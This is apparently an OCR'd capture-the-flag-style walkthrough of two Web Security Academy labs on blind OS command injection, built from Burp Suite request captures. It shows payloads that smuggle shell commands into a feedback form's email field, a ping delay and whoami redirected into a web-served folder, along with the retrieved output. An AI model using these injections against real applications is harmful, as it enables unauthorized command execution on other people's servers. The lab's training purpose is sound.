
```
POST /feedback/submit HTTP/2
Host: 0a8c005103be3f75805d94fe000b0014.web-security-academy.net
Cookie: session=3idzcXmvhrW0swE7SxBE5F5kRtaIpTGm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 113
Origin: https://0a8c005103be3f75805d94fe000b0014.web-security-academy.net
Referer: https://0a8c005103be3f75805d94fe000b0014.web-security-academy.net/feedback
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

csrf=x4tSjUma8Ah2Vc7bheqwngn09ShiBaMz&name=sfsdfsdf&email=sfsdfsd%40gmail.com&subject=sdfsdf&message=sdfsdfsdfsdf
```

Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 2 × +
Send
Cancel
Target: https://0a8c005103be3f75805d94fe000b0014.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 5
Request cookies 1
Request headers 17
Response headers 3
Notes
Search
0 highlights
Done
114 bytes | 209 millis
Event log (10) All issues
Memory: 159.3MB
Search
ENG
2:31 PM
2/28/2024

```
POST /feedback/submit HTTP/2
Host: 0a8c005103be3f75805d94fe000b0014.web-security-academy.net
Cookie: session=3idzcXmvhrW0swE7SxBE5F5kRtaIpTGm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 113
Origin: https://0a8c005103be3f75805d94fe000b0014.web-security-academy.net
Referer: https://0a8c005103be3f75805d94fe000b0014.web-security-academy.net/feedback
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

csrf=x4tSjUma8Ah2Vc7bheqwngn09ShiBaMz&name=sfsdfsdf&email=sfsdfsd%40gmail.com&
subject=sdfsdf&message=sdfsdfsdfsdf
```

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2

{
}
```

- Then open the burp suit intercepter and send the feed back. Then, you'll receive the RAW code.


Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: https://0a8c005103be3f75805d94fe000b0014.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Selection 25 (0x19)
Selected text

```
POST /feedback/submit HTTP/2
Host: 0a8c005103be3f75805d94fe000b0014.web-security-academy.net
Cookie: session=3idzcXmvhrW0swE7SxBE5F5kRtaIpTGm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 113
Origin: https://0a8c005103be3f75805d94fe000b0014.web-security-academy.net
Referer: https://0a8c005103be3f75805d94fe000b0014.web-security-academy.net/feedback
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

csrf=x4tSjUma8Ah2Vc7bheqwngn09ShiBaMz&name=sfsdfsdf&email=x||ping+-c+10+127.0.0.1||
&subject=sdfsdf&message=sdfsdfsdfsdf
```

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2

{
}
```

Selected text: `x||ping+-c+10+127.0.0.1||`

Decoded from: URL encoding `x||ping -c 10 127.0.0.1||`

Blind OS command injection with time delays

Back to lab description

Congratulations, you solved the lab!

Submit feedback

Name:


Email:

Subject:

Message:

- Edit the RAW code as given solution in email part like “x||ping+-c+10+127.0.0.1||”.
- Then you send it, you’ll receive the lab solved massage.

Blind OS command injection with output redirection



Web Security Academy > OS command injection > Lab

Lab: Blind OS command injection with output redirection

PRACTITIONER

LAB Not solved


This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. However, you can use output redirection to capture the output from the command. There is a writable folder at:

```
/var/www/images/
```

The application serves the images for the product catalog from this location. You can redirect the output from the injected command to a file in this folder, and then use the image loading URL to retrieve the contents of the file.

To solve the lab, execute the `whoami` command and retrieve the output.



Burp Project Intruder Repeater View Help Burp Suite Community Edition v2023.12.1...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Settings
Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercep... Action Open br... Add notes HTTP/2
Pretty Raw Hex
Inspector
Event log (7) All issues
Memory: 153.9MB
0 highlights

Request to https://0a8800e703ba46938083e41300bb00eb.web-security-academy.net:443 [79.125.84.16]

```
POST /feedback/submit HTTP/2
Host:
0a8800e703ba46938083e41300bb00eb.web-security-academy.net
Cookie: session=4NMyesevBU2W3lt3BsD9Dmi0hKQ9EGf4
Content-Length: 98
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin:
https://0a8800e703ba46938083e41300bb00eb.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a8800e703ba46938083e41300bb00eb.web-security-academy.net/feedback
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

csrf=nTjxkrQdxJ278A6CaKvSFuAFt5u5mgdq&name=tom&email=tom%40gmail.com&subject=helloooo&message=test
```

Request attributes	2
Request query parameters	0
Request body parameters	5
Request cookies	1
Request headers	20

Blind OS command injection wi
https://0a8800e703ba46938083e41300bb00eb.web-se...
Home | Submit feedback

Submit feedback


Name: tom

Email: tom@gmail.com


Subject: helloooo

Message: test

Thank you for submitting feedback!




```
POST /feedback/submit HTTP/2
Host: 0a8800e703ba46938083e41300bb00eb.web-security-academy.net
Cookie: session=4NMyesevBU2W3lt3BsD9Dmi0hKQ9EGf4
Content-Length: 98
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a8800e703ba46938083e41300bb00eb.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a8800e703ba46938083e41300bb00eb.web-security-academy.net/feedback
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

csrf=nTjxkrQdxJ278A6CaKvSFuAFt5u5mgdq&name=tom&email=
tom%40gmail.com||whoami>/var/www/images/output.txt||&subject=helloooo&message=
test
```




```
POST /feedback/submit HTTP/2
Host: 0a8800e703ba46938083e41300bb00eb.web-security-academy.net
Cookie: session=4NMyesevBU2W3lt3BsD9Dmi0hKQ9EGf4
Content-Length: 135
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/121.0.6167.160 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a8800e703ba46938083e41300bb00eb.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a8800e703ba46938083e41300bb00eb.web-security-academy.net/feedback
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

csrf=nTjxkrQdxJ278A6CaKvSFuAFt5u5mgdq&name=tom&email=
tom%40gmail.com||whoami>/var/www/images/output.txt||&subject=helloooo&message=
test
```

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2

{
}
```



Blind OS command injection wit
view-source:https://0a8800e703
image (700×467)
POO HEAD

~~https~~://0a8800e703ba46938083e41300bb00eb.web-security-academy.net/image?filename=34.jpg



~~https~~://0a8800e703ba46938083e41300bb00eb.web-security-academy.net/image?filename=output.txt

```
peter-pofqf3
```



Blind OS command injection wi
view-source:https://0a8800e703
0a8800e703ba46938083e41300
